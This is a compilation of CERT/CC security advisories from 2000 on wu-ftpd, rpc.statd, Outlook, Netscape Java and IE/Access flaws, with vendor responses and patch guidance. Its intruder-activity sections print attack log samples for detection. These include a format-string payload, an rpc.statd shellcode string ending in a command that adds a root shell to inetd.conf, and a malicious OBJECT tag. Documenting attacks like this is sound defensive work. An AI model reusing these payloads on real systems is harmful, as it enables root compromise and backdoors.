Only one of the two changes need to be made in order to prevent the exploitation of this vulnerability. Either of these changes will result in additional warning dialogs when a user opens compiled help files with references to the HHCtrl control, even if the help file is part of legitimate locally installed software.

Avoid accessing filesystems writable by untrusted users.

Because of the difficulty in implementing this solution correctly, the CERT/CC does not recommend relying on this solution. You may want to consider this solution only if you can implement it easily or if you have no other viable choices.

Care should be taken with any mechanism that might allow an untrusted user to download or otherwise cause a file to be accessible to the victim. This includes, but is not limited to, network-based file sharing mechanisms (AFS, DFS, Netware, NFS, Windows shares) and mail delivery programs that automatically extract attachments.

Also, if you choose to implement this solution, you need to be especially vigilant in your monitoring of security resources for information about new vulnerabilities that allow attackers to download files to your system. The impact of these vulnerabilities will be greater than if you had selected one of the solutions recommended above.

Appendix A Vendor Information

Microsoft Corporation

Microsoft recommends customers using Microsoft Internet Explorer version 4.0, 4.01, 5.0, or 5.01 apply the patch discussed in http://microsoft.com/technet/security/bulletin/ms00-037.asp and routinely use the Security Zones feature.

The Security Zones feature of Internet Explorer allows you to categorize the web sites you visit and specify what the sites in a particular category should be allowed to do. Since most people visit a small number of familiar, professionally-operated web sites, and it's unlikely that such a site would pose any risk, we recommend putting the sites that you visit frequently and trust into the Trusted Zone. All sites that you haven't otherwise categorized will reside in the Internet Zone. You can then configure the zones to give the appropriate privileges to the web sites in each of these zones.

In addition Microsoft recommends Outlook users install the Outlook Security Update http://www.officeupdate.com/2000/downloaddetails/Out2ksec.htm to protect against mail-borne attacks.

Thanks to Georgi Guninski, who originally discovered this vulnerability and who also provided input used in the development of this advisory.

Cory Cohen was the primary author of this document, with some text by Shawn Hernan.

Revision History

```
June 19, 2000:  Initial release

July 03, 2003:  Added reference to VU#25249
```

13 CA-2000-13: Two Input Validation Problems In FTPD

Original release date: July 7, 2000
Last revised: November 21, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Any system running wu-ftpd 2.6.0 or earlier
- Any system running ftpd derived from wu-ftpd 2.0 or later
- Some systems running ftpd derived from BSD ftpd 5.51 or BSD ftpd 5.60 (the final BSD release)

Overview

A vulnerability involving an input validation error in the "site exec" command has recently been identified in the Washington University ftpd (wu-ftpd) software package. Sites running affected systems are advised to update their wu-ftpd software as soon as possible.

A similar but distinct vulnerability has also been identified that involves a missing format string in several setproctitle() calls. It affects a broader number of ftp daemons. Please see Appendix A of this document for specific information about the status of specific ftpd implementations and solutions.

I. Description

"Site exec" Vulnerability

A vulnerability has been identified in wu-ftpd and other ftp daemons based on the wu-ftpd source code. Wu-ftpd is a common package used to provide file transfer protocol (ftp) services. This vulnerability is being discussed as the wu-ftpd "site exec" or "lreply" vulnerability in various public forums. Incidents involving the exploitation of this vulnerability—which enables remote users to gain root privileges—have been reported to the CERT Coordination Center.

The problem is described in AUSCERT Advisory AA-2000.02, "wu-ftpd 'site exec' Vulnerability," which is available from ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02.

The wu-ftpd "site exec" vulnerability is the result of missing character-formatting argument in several function calls that implement the "site exec" command functionality. Normally if "site exec" is enabled, a user logged into an ftp server (including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed *printf() conversion characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root.

The "site exec" vulnerability appears to have been in the wu-ftpd code since the original wu-ftpd 2.0 came out in 1993. Any vendors who have based their own ftpd distributions on this vulnerable code are also likely to be vulnerable.

The vulnerability appears to be exploitable if a local user account can be used for ftp login. Also, if the "site exec" command functionality is enabled, then anonymous ftp login allows sufficient access for an attack.

setproctitle() Vulnerability

A separate vulnerability involving a missing character-formatting argument in setproctitle(), a call which sets the string used to display process identifier information, is also present in wu-ftpd. Other ftpd implementations have been found to have vulnerable setproctitle() calls as well, including those from proftpd and OpenBSD.

The setproctitle() vulnerability appears to have been present in various ftpd implementations since at least BSD ftpd 5.51 (which predates wuarchive-ftpd 1.0). It has also been confirmed to be present in BSD ftpd 5.60 (the final BSD release). Any vendors who have based their own ftpd distributions on this vulnerable code are also likely to be vulnerable.

It should be noted that many operating systems do not support setproctitle() calls. However, other software engineering defects involving the same type of missing character-formatting argument may be present.

It had been previously reported that the setproctitle() vulnerability had been used in conjunction with the "site exec" vulnerability to exploit vulnerable versions of wu-ftpd. The CERT/CC is unable to confirm such reports at this time.

Intruder Activity

One possible indication you are being attacked with either of these vulnerabilities may be the appearance of syslog entries similar to the following:

```
Jul  4 17:43:25 victim ftpd[3408]: USER ftp

Jul  4 17:43:25 victim ftpd[3408]: PASS [malicious shellcode]

Jul  4 17:43:26 victim ftpd[3408]: ANONYMOUS FTP LOGIN FROM

attacker.example.com [10.29.23.19], [malicious shellcode]

Jul  4 17:43:28 victim-site ftpd[3408]: SITE EXEC (lines: 0):

%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%

.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.

f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f

%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
```

```
.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
Jul  4 17:43:28 victim ftpd[3408]: FTP session closed
```

Details of both the "site exec" and setproctitle() vulnerabilities have been posted in various public forums. Please see

http://www.securityfocus.com/vdb/bottom.html?section=discussion&vid=1387
http://www.securityfocus.com/vdb/bottom.html?section=discussion&vid=1425
http://ciac.llnl.gov/ciac/bulletins/k-054.shtml

The CERT/CC has received reports of the "site exec" vulnerability being successfully exploited on the Internet.

II. Impact

By exploiting any of these input validation problems, local or remote users logged into the ftp daemon may be able execute arbitrary code as root. An anonymous ftp user may also be able to execute arbitrary code as root.

III. Solution

Upgrade your version of ftpd

Please see Appendix A of this advisory for more information about the availability of updated ftpd packages specific for your system.

Apply a patch from your vendor

If you are running vulnerable ftpd implementations and cannot upgrade, you need to apply the appropriate vendor patches and recompile and/or reinstall the ftpd server software.

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Disable ftp services

If neither an upgrade nor a patch can be applied, the CERT/CC recommends disabling all vulnerable wu-ftpd and proftpd servers. While disabling "site exec" command functionality or anonymous ftp access minimizes exposure to the "site exec" vulnerability, neither is a complete solution and may not mitigate against the risks involved with exposure to the setproctitle() vulnerability.

Appendix A Vendor Information

BSDI

Current versions of BSD/OS do not include any version of wu-ftpd. The BSDI ftpd is not vulnerable to the reported problems; it is not based on the wu-ftpd code.

The version of ftpd in modern versions of BSD/OS is not vulnerable to the generic setproctitle() vulnerabilities.

Caldera Systems, Inc

Please see CSSA-2000-020.0 regarding the wu-ftpd issue and OpenLinux: ftp://ftp.calderasystems.com/pub/OpenLinux/security/CSSA-2000-020.0.txt.

Copyright © 2000 Caldera Systems, Inc

Conectiva S.A.

Please see:

> http://www.securityfocus.com/templates/archive.pike?list
> =1&msg=20000623212826.A13925@conectiva.com.br

COMPAQ COMPUTER CORPORATION

At the time of writing this document, this reported problem is currently still under evaluation by engineering to determine the requirement of a solution if necessary. COMPAQ will provide an update to this advisory accordingly.

Debian GNU/Linux

Please see the following regarding the wu-ftpd "site exec" issue: http://www.debian.org/security/2000/20000623.

Copyright © 1997-2000 SPI

FreeBSD, Inc.

The version of ftpd shipped with all versions of FreeBSD since 2.2.0 is not vulnerable to this problem. FreeBSD also ships with several optional third-party FTP servers in the Ports Collection, including wu-ftpd and proftpd. The wu-ftpd vulnerability was corrected on 2000/06/24 and is the subject of FreeBSD Security Advisory SA-00:29. At this time no patch has been released by the proftpd vendor and the version in FreeBSD ports is still vulnerable to this attack. [An update to proftpd is now available. -CERT/CC] FreeBSD makes no guarantee about the security of third-party software in the ports collection and users are advised that there may be security vulnerabilities in other FTP servers available there.

Fujitsu

Fujitsu's UXP/V operating system is not vulnerable to any of the vulnerabilities discussed in [this] advisory.

Hewlett-Packard Company

HP is vulnerable. Please see:

> HPSBUX0007-117: Sec. Vulnerability in ftpd, **Rev.01** HEWLETT-PACKARD COMPANY SECURITY ADVISORY: #00117, 11 July '00, Last Revised: 12 July '00

An excerpt:

```
PROBLEM: The ftp server (ftpd) on HP-UX allows users root
access.

PLATFORM: HP-UX release 11.00 - Both Problem #1 and #2 be-
low;
HP-UX release 10.20 - Problem #2, setproctitle(), only

DAMAGE: Unauthorized root access.

SOLUTION: Install temporary binary until an official patch
is released.

AVAILABILITY: The temporary binary is available now (see
below).

A. Background
There are 2 problems with FTP Server (ftpd) on HP-UX.
```

1. `ftpd handling of the SITE EXEC command that allows remote users to gain root access. This is possible in the default configuration of ftpd on HP-UX 11.00 ONLY.`
2. `ftpd does not properly format the parameters to the setproctitle() function, allowing users to gain root access. This problem applies to both 11.00 and 10.X.`

B. Fixing the problem
All system administrators are encouraged to install our temporary binary until an official patch is released. The file can be retrieved to simply replace the original factory supplied binary.

C. Recommended solution
Two temporary ftp binaries (for HP-UX 11.00 and HP-UX 10.20) can be found at:

ftp://ftp.cup.hp.com/dist/networking/ftp/ftpd.11.0
ftp://ftp.cup.hp.com/dist/networking/ftp/ftpd.10.20

> **Revised 01**
> --->>>These are to be installed in /usr/lbin/ftpd, with permissions 544.
>
> NOTE: This advisory [HPSBUX0007-117] will be updated when patches become available.

IBM Corporation

IBM's AIX operating system is not vulnerable to the exploit described in CA-2000-13

MandrakeSoft Inc.

Please see the MANDRAKE 7.1 update section for wu-ftpd information at:

> http://www.linux-mandrake.com/en/fupdates.php3

Microsoft Coporation

The IIS FTP service is not is not affected by these issues.

MIT Kerberos Development Team

It seems that the MIT Kerberos ftpd is based on BSD ftpd revision 5.40, and has never contained any serious format string related bugs for some reason. It is possible that by defining an undocumented CPP macro SETPROCTITLE, calls to setproctitle() can be made, however, there is an internally declared setproctitle() function that does not take a format string as its argument, and is hence not vulnerable.

ProFTPD Project

Upgrade to ProFTPD 1.2.0: http://www.proftpd.net/download.html

Please see the discussion concerning setproctitle() at

> http://www.proftpd.org/proftpd-l-archive/00-07/msg00059.html
> http://www.proftpd.org/proftpd-l-archive/00-07/msg00060.html
> http://bugs.proftpd.net/show_bug.cgi?id=121
> http://www.proftpd.net/security.html

NetBSD Foundation, Inc

Please see NetBSD Security Advisories NetBSD-SA2000-009 & NetBSD-SA2000-010:

> ftp://ftp.NetBSD.ORG/pub/NetBSD/misc/security/advisories/NetBSD-SA2000-009.txt.asc
> ftp://ftp.NetBSD.ORG/pub/NetBSD/misc/security/advisories/NetBSD-SA2000-010.txt.asc

OpenBSD

The setproctitle bug is in OpenBSD. Please see:

http://www.openbsd.org/errata.html#ftpd

Porcupine.org

[...] None of my software [ftpd from my logdaemon utilities] has either the "site exec" or "setproctitle" features enabled.

Wietse Venema
mailto:wietse@porcupine.org

Redhat

Please see RHSA-2000-039-02 regarding the wu-ftpd issue:
http://www.redhat.com/support/errata/RHSA-2000-039-02.html.

Copyright © 2000 Red Hat, Inc. All rights reserved.

SGI

IRIX ftpd is not vulnerable to the issues mentioned in this advisory. See ftp://sgigate.sgi.com/security/20000701-01-I for more information.

Slackware Linux Project

Please see the patches made available regarding the wu-ftpd issue, at:
ftp://ftp.slackware.com/pub/slackware/slackware-7.1/patches/wu-ftpd-patch.README.

Sun Microsystems

SISP FTPD is similar to wu-ftpd. SISP FTPD does not allow site exec nor does it use setproctitle(). Therefore, SISP FTPD does not appear to be vulnerable.

SuSE Ltd.

Please see SuSE Security Announcement #53 regarding the wu-ftpd issue, at:
http://www.suse.de/de/support/security/suse_security_announce_53.txt.

WU-FTPD Development Group

The WU-FTPD Development Group's primary distribution site is mirrored world-wide. A list of mirrors is available from: http://www.wu-ftpd.org/mirrors.txt.

If possible, please use a mirror to obtain patches or the latest version.

Upgrade your version of wu-ftpd

The latest release of wu-ftpd, version 2.6.1, has been released to address these and several other security issues:

ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-2.6.1.tar.gz
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-2.6.1.tar.gz.asc
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-2.6.1.tar.Z
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-2.6.1.tar.Z.asc

Apply a patch

The wu-ftpd developers have published the following patch for wu-ftpd 2.6.0:

ftp://ftp.wu-ftpd.org/pub/ wu-ftpd/patches/apply_to_2.6.0/lreply-buffer-overflow.patch
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/patches/apply_to_2.6.0/lreply-buffer-overflow.patch.asc

The CERT Coordination Center thanks Gregory Lundberg and Theo de Raadt for their help in developing this advisory.

Author: Jeffrey S. Havrilla

Revision History

```
Jul  7, 2000:   Initial release

Jul  7, 2000:   Updated WU-FTP and Sun vendor sections

Jul 13, 2000:   Updated HP, FreeBSD, ProFTPD vendor sections

Jul 13, 2000:   Added vendor sections for Compaq, Fujitsu, NetBSD,
Porcupine

Jul 14, 2000:   Added vendor section for SGI

Jul 18, 2000:   Updated SGI vendor section

Aug 30, 2000:   Updated incorrect link to setproctitle() vulnerability

Nov 14, 2000:   Updated description to reflect new understanding of
the setproctitle() vulnerability

Nov 21, 2000:   Added IBM response
```

14 CA-2000-14: Microsoft Outlook and Outlook Express Cache Bypass Vulnerability

Original release date: July 26, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Any system running Microsoft Outlook Express 4.0 or 4.01
- Any system running Microsoft Outlook Express 5.0 or 5.01
- Any system running Microsoft Outlook 98
- Any system running Microsoft Outlook 2000

Overview

Microsoft has recently released Microsoft Security Bulletin MS00-046, in which they announced a patch for the "Cache Bypass" vulnerability. By exploiting this vulnerability, an attacker can use an HTML-formatted message to read certain types of files on the victim's machine.

In addition, because this vulnerability also allows the attacker to store files on the victim's machine, it can be used in conjunction with existing vulnerabilities to execute arbitrary code on the target system.

I. Description

"Cache Bypass" Vulnerability

Typically, all files downloaded by either Outlook or Internet Explorer are stored in an area known as a cache. The cache serves two main purposes. First, it provides temporary storage for online content, which minimizes the amount of data that must be transferred when refreshing a page. Second, it provides an area where Internet content can be downloaded to the local machine and accessed with the same security policy as remote content.

This vulnerability allows attackers to use an HTML-formatted message to store files outside the cache. Inside the cache, the files are governed by the security policy of the "Internet Zone," but outside they are governed by the "Local Computer Zone." Once a file is stored in the "Local Computer Zone," the security policy of the "Internet Zone" no longer applies to it. This could put systems at risk because the security policies of the "Local Computer Zone" are typically more permissive than those of the "Internet Zone."

II. Impact

When exploited, this vulnerability allows an attacker to store an HTML file in an area that is not protected by the policies of the "Internet Zone." This file may then be used to open arbitrary files on the victim's machine and send their contents back to the attacker.

In addition, the "Cache Bypass" vulnerability could be used in conjunction with other vulnerabilities to allow an intruder to execute arbitrary code on the victim's machine.

III. Solution

Microsoft has released Microsoft Security Bulletin MS00-046, which points to a patch for this vulnerability. We strongly encourage you to read this bulletin and apply the patch. MS00-046 is available at http://www.microsoft.com/technet/security/bulletin/MS00-046.asp.

The CERT Coordination Center would like to thank Microsoft for its assistance in developing this advisory.

Author: Jeffrey P. Lanza

Revision History

```
July 26, 2000:  Initial release
```

15 CA-2000-15: Netscape Allows Java Applets to Read Protected Resources

Original release date: August 10, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Netscape Communicator version 4.04 through 4.74 with Java enabled. Netscape 6 is unaffected by this problem.

Overview

Netscape Communicator and Navigator ship with Java classes that allow an unsigned Java applet to access local and remote resources in violation of the security policies for applets.

I. Description

Failures in the netscape.net package permit a Java applet to read files from the local file system by opening a connection to a URL using the "file" protocol. For example, by opening a connection to "file:///C:/somefile.txt" an intruder can read the contents of that file.

Additionally, it is possible to use this technique to open connections to resources using other types of protocols; that is, it is possible to open a connection to "http," "https," "ftp," and other types of URLs using this vulnerability.

By then using ordinary techniques, a malicious Java applet that exploits this vulnerability could subsequently send the contents of the file (or other resource) to the web server from which the applet originated.

An exploit using this technique causes the victim to establish a connection to the malicious web server (as opposed to the intruder establishing a connection to the victim). Thus typical firewall configurations fail to stop an attack of this type.

A tool written by Dan Brumleve dubbed "Brown Orifice" demonstrates this vulnerability. Brown Orifice implements an HTTP server (web server) as a Java applet and listens for connections to the victim's machine. In conjunction with the Netscape vulnerability, Brown Orifice essentially turns a web browser into a web server and allows any machine on the Internet to browse the victim's local file system. Typical firewall configurations stop this type of attack, but as noted above, they do not stop simple variations of this attack.

This vulnerability is the result of an implementation error in the JRE that comes with the Netscape browser, not an architectural problem in the Java security model.

This problem has been widely discussed in various forums on the Internet. More information is available at

> http://www.securityfocus.com/bid/1546
>
> http://www.nipc.gov/warnings/assessments/2000/assess00-052.htm
>
> http://xforce.iss.net/alerts/advise58.php
>
> http://www.brumleve.com/BrownOrifice (Note that this site contains a demonstration of the vulnerability which could expose your files to intruders.)

As of the writing of this document, we have not received any reports indicating exploitation of this vulnerability outside of the context of obtaining it from the Brown Orifice web site. Note that running Brown Orifice allows anyone, not just the administrators of the Brown Orifice web site, to read files on your system. The Brown Orifice web site publishes the IP address of systems running Brown Orifice, and we have received reports of third parties attempting to read files from a system identified on the Brown Orifice web site. Furthermore, if you have extended any file-reading privileges to anyone who has run Brown Orifice, your files can be read by anyone on the Internet (subject to controls imposed by your router and firewall.)

II. Impact

Intruders who can entice you into running a malicious Java applet can read any file that you can read on your local or network file system. Additionally, the contents of URLs located behind a firewall can be exposed.

III. Solution

Organizations should weigh the risks presented by this vulnerability against their need to run Java applets. At the present time, an effective solution is to disable Java in Netscape. Historically, vulnerabilities of this type have *not* been widely exploited; however this is not an indication that they can't be, or that targeted attacks are not effective and possible.

For organizations that have a need to run Java applets under their own control (that is, in situations where the HTML page referencing the applet is under their control), an alternate solution is to install a Java Runtime Environment Plugin available from Sun Microsystems. More information and pointers to downloadable software is available at http://java.sun.com/products/plugin/index.html.

To use this plugin effectively requires the use of a tool to convert HTML pages to use a different tag. Information about Sun's HTML Converter Software is also available on this page. This tool will rewrite HTML pages so that applets referenced in the page will run in the JRE provided by the plugin.

To achieve protection from the resource reading vulnerability using this tool requires you to disable Java in the Netscape browser. The HTML Converter software will modify HTML pages to use an <EMBED> tag instead of an <APPLET>. The JRE plugin software recognizes the <EMBED>

tag, and applets will then run within the new JRE plugin, instead of the default JRE provided by Netscape.

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A Vendor Information

AOL Corporate Communications

Netscape takes all security issues very seriously, and we are working to quickly evaluate and address this concern. If the reports are accurate, we plan to make a patch available, but in the interim, users can protect themselves by simply turning off Java.

Users can also visit http://www.netscape.com/security to get the mostup to date information on a patch, and its availability.

Sun Microsystems and Netscape

Sun is working with Netscape to deliver a new version of Navigator and Communicator that will fix this problem.

Microsoft

Brown Orifice does not exploit any vulnerabilities in Microsoft Products.

The CERT Coordination Center thanks Elias Levy, CTO of SecurityFocus.com, and Sun Microsystems and AOL/Netscape for their input and assistance in the construction of this advisory.

Author: Shawn Hernan

Revision History

```
August 10, 2000:  Initial release
```

16 CA-2000-16: Microsoft 'IE Script'/Access/OBJECT Tag Vulnerability

Original release date: August 11, 2000
Last revised: August 14, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Internet Explorer 4.x, 5.x
- Microsoft Access 97 or 2000

Overview

Under certain conditions, Internet Explorer can open Microsoft Access database or project files containing malicious code and execute the code without giving a user prior warning. Access files that are referenced by OBJECT tags in HTML documents can allow attackers to execute arbitrary commands using Visual Basic for Applications (VBA) or macros.

A patch which protects against all known variants of attack exploiting this vulnerability is now available. A workaround which was previously suggested provided protection against one specific publicly-available exploit using .mdb files but did not protect against attack using many other Access file types. (See Appendix B for a complete list of file types.)

I. Description

Last month, a workaround for the "IE Script" vulnerability was addressed in Microsoft Security Bulletin MS00-049: Subsection "Workaround for 'The IE Script' Vulnerability." Microsoft has just re-released MS00-049, which now includes information about a patch for this vulnerability. The CERT Coordination Center is issuing this advisory to raise awareness in the Internet community about the need to apply this patch to protect IE users against all variants of attacks which can exploit this particular vulnerability.

Initial Findings

Many of the initial public details about the vulnerability were discussed on the SecurityFocus Bugtraq mailing list, as well as in a SANS Flash Advisory:

http://www.securityfocus.com/bid/1398
http://www.sans.org/newlook/resources/win_flaw.htm

This vulnerability in IE can be used to open Access data or project files. (See Appendix B for a complete list of file types.) Visual Basic for Application (VBA) code embedded within these files will then execute. If a warning message appears (depending on the security settings in IE), it will only do so *after* the code has been run.

Attackers exploit this vulnerability by placing OBJECT tags in HTML files posted on malicious Web sites or transmitted via email or via newsgroup postings. The OBJECT tag can look like

```
<OBJECT data="database.mdb" id="d1"></OBJECT">
```

Note, however, the file extension does not have to be .mdb; an attacker may use any of the ones listed in Appendix B.

The Access file can then open before any warning messages are displayed, regardless of the default security settings in either IE or Access. Since Access files can contain VBA or macro code executed upon opening the file, arbitrary code can be run by a remote intruder on a victim machine without prior warning.

While this is not an ActiveX issue per se, since all Microsoft Office documents are normally treated like ActiveX controls, by default Microsoft Access files are treated as unsafe for scripting within the IE Security Zone model. This vulnerability, however, can be used to reference an Access file and execute VBA or macro code even if scripting has been disabled in Internet Explorer.

Other Vulnerable OBJECT tag extensions

In Microsoft Security Bulletin MS00-049, Microsoft initially provided a workaround for this vulnerability which involved setting the Admin password in MS Access. However, unlike with Access data files, setting the Admin password will not protect against exploits using project files (.ade, .adp). (See Appendix B.)

Because Access project files rely on SQL backends to authenticate their requests, project files created without SQL content can bypass the default authentication for such requests in MS Access. For more information regarding Access project files, see http://msdn.microsoft.com/library/techart/acaccessprojects.htm.

II. Impact

A remote intruder can send malicious HTML via an email message, newsgroup posting, or downloaded Web page and may be able to execute arbitrary code on a victim machine.

III. Solution

Apply the patch provided by Microsoft

Microsoft has released the following patch which addresses the "IE Script" vulnerability, as well as others: http://www.microsoft.com/windows/ie/download/critical/patch11.htm.

Please see MS00-055 "Patch Available for 'Scriptlet Rendering' Vulnerability" for additional information regarding other issues addressed by this patch:
http://www.microsoft.com/technet/security/bulletin/ms00-055.asp.

Note that the OBJECT tag issues addressed by MS00-049, MS00-055, and this advisory are separate from those addressed by the recently released MS00-056: "Patch Available for 'Microsoft Office HTML Object Tag' Vulnerability."

Microsoft's initial workaround for this issue was for users to set the Admin password for Access. Since Access does not allow a user to disable VBA code embedded in Access data and project files, the CERT Coordination Center recommends that users follow the suggested workaround and set the Admin password even after the patch for this vulnerability has been applied.

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A Vendor Information

Microsoft Corporation

Microsoft has published the following documents regarding this issue:

http://www.microsoft.com/technet/security/bulletin/ms00-049.asp
http://www.microsoft.com/technet/security/bulletin/fq00-049.asp
http://www.microsoft.com/technet/support/kb.asp?ID=269368

Appendix B Additional Information

The full list of OBJECT tag extensions which may be used to exploit this vulnerability is listed below:

- **.adp** — Microsoft Access project file
- **.ade** — ADP file with all modules compiled and all editable source code removed
- **.mda** — Microsoft Access VBA add-in
- **.mdb** — Microsoft Access database file
- **.mde** — MDB file with all modules compiled and all editable source code removed
- **.mdw** — Microsoft Access workgroup information file synonym for the system database used to store group and user account names and the passwords used to authenticate users when they log on to an Access database or MDE file secured with user-level security

The patch provided by Microsoft addresses all the file extensions identified above.

Please consult the following resources for further information regarding the other file types involved in exploited this vulnerability:

- http://www.microsoft.com/office/ork/2000/appndx/glossary.htm#adefile
- http://www.microsoft.com/office/ork/2000/appndx/glossary.htm#adpfile
- http://msdn.microsoft.com/library/officedev/off2000/defAddIn.htm
- http://www.microsoft.com/office/ork/2000/appndx/glossary.htm#mdbfile
- http://www.microsoft.com/office/ork/2000/appndx/glossary.htm#mdefile
- http://www.microsoft.com/office/ork/2000/appndx/glossary.htm#workgroupinformationfile

The CERT Coordination Center thanks Georgi Guninski for discovering this vulnerability and Timothy Mullen, Alan Paller and the SANS Research Office, and the Microsoft Security Response Center for their help in developing this advisory.

Author: Jeffrey S. Havrilla

Revision History

```
August 11, 2000:  Initial release
```

```
August 14, 2000:  Added Georgi Guninski to credits section.  Our
apologies for the oversight.
```

17 CA-2000-17: CERT® Advisory CA-2000-17 Input Validation Problem in rpc.statd

Original release date: August 18, 2000
Last revised: September 6, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running the rpc.statd service

Overview

The CERT/CC has begun receiving reports of an input validation vulnerability in the rpc.statd program being exploited. This program is included, and often installed by default, in several popular Linux distributions. Please see Appendix A of this document for specific information regarding affected distributions.

More information about this vulnerability is available at the following public URLs:

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666
- http://www.securityfocus.com/bid/1480

I. Description

The rpc.statd program passes user-supplied data to the syslog() function as a format string. If there is no input validation of this string, a malicious user can inject machine code to be executed with the privileges of the rpc.statd process, typically root.

Intruder Activity

The following is an example log message from a compromised system illustrating the rpc.statd exploit occurring:

```
Aug XX 17:13:08 victim rpc.statd[410]: SM_MON request for
hostname

containing '/': ^D^D^E^E^F

^F^G^G08049f10

bffff754 000028f8 4d5f4d53 72204e4f 65757165 66207473 6820726f
6e74736f

20656d61 746e6f63 696e6961 2720676e 203a272f
```

```
00000000000000000000000000000000000000000000000000000000000000
000000000000000000

00000000000000000000000000000000000000000000000000000000000000
000000000000000000

00000000000000000000000000000000000000000000000000000000000000
000000000000bffff7

0400000000000000000000000000000000000000000000000bffff7050000b
ffff70600000000000

00000000000000000000000000000000000000000000000000000000000000
000000000000000000

00000000000000000000000000000000000000000000000000000000000000
000000000000000000

0000000000000bffff707<90><90><90><90><90><90><90><90><90><90><
90><90><90><90><90

><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><
90><90><90><90><90

><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>K
^<89>v

<83> <8D>^(<83> <89>^<83> <8D>^.<83> <83> <83>#<89>^

1<83>

<88>F'<88>F*<83> <88>F<89>F+,

<89><8D>N<8D>V<80>1<89>@<80>/bin

/sh -c echo 9704 stream tcp

nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP
inetd
```

If you see log entries similar to those above, we suggest you examine your system for signs of intrusion by following the steps outlined in our Intruder Detection Checklist. If you believe your host has been compromised, please follow our Steps for Recovering From a Root Compromise. Please check our Current Activity page for updates regarding intruder activity.

II. Impact

By exploiting this vulnerability, local or remote users may be able to execute arbitrary code with the privileges of the rpc.statd process, typically root.

III. Solution

Upgrade your version of rpc.statd

Please see Appendix A of this advisory for more information about the availability of program updates specific to your system. If you are running a vulnerable version of rpc.statd, the CERT/CC encourages you to apply appropriate vendor patches. After making any updates, be sure to restart the rpc.statd service.

Disable the rpc.statd service

If an update cannot be applied, the CERT/CC recommends disabling the rpc.statd service. We advise proceeding with caution, however, as disabling this process can interfere with NFS functionality.

Block unneeded ports at your firewall

As a good security practice in general, the CERT/CC recommends blocking unneeded ports at your firewall. This option does not remedy the vulnerability, but does prevent outside intruders from exploiting it. In particular, block port 111 (portmapper), as well as the port on which rpc.statd is running, which may vary.

Appendix A Vendor Information

This section contains information provided by vendors for this advisory. We will update this appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not receive a response from that vendor. Please contact your vendor directly.

Berkeley Software Design, Inc. (BSDI)

No versions of BSD/OS are vulnerable.

Caldera, Inc.

Not vulnerable: None of our products ship with rpc.statd

Compaq

© Copyright 2000 Compaq Computer Corporation. All rights reserved.

SOURCE: Compaq Computer Corporation
Compaq Services
Software Security Response Team USA

re: input validation problem in rpc.statd

This reported problem has not been found to affect the as shipped, Compaq Tru64/UNIX Operating Systems Software.

- Compaq Computer Corporation

Debian

http://www.debian.org/security/2000/20000719a

FreeBSD

FreeBSD is not vulnerable to this problem.

Hewlett-Packard Company

HP is NOT Vulnerable to the rpc.statd issue in CERT Advisory CA-2000-17.

NetBSD

NetBSD 1.4.x and NetBSD 1.5 do not appear to be affected by this problem; all calls to syslog() within rpc.statd take a constant string for the format argument.

OpenBSD

Linux systems running the rpc.statd service! This affects noone else!

RedHat

http://www.redhat.com/support/errata/RHSA-2000-043-03.html

Santa Cruz Operation

The Santa Cruz Operation has investigated this vulnerability and has determined that NO SCO products are susceptible to it. SCO does not provide the programs in question, and SCO programs that perform the same or similar functionality are not susceptible to this vulnerability.

Silicon Graphics, Inc.

IRIX rpc.statd is not vulnerable to this security issue.

Sun Microsystems, Inc.

Our rpc.statd is not vulnerable to this buffer overflow

Authors: John Shaffer, Brian King

This document is available from: http://www.cert.org/advisories/CA-2000-17.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:

CERT Coordination Center
Software Engineering Institute

Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from http://www.cert.org/CERT_PGP.key.

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site http://www.cert.org/.

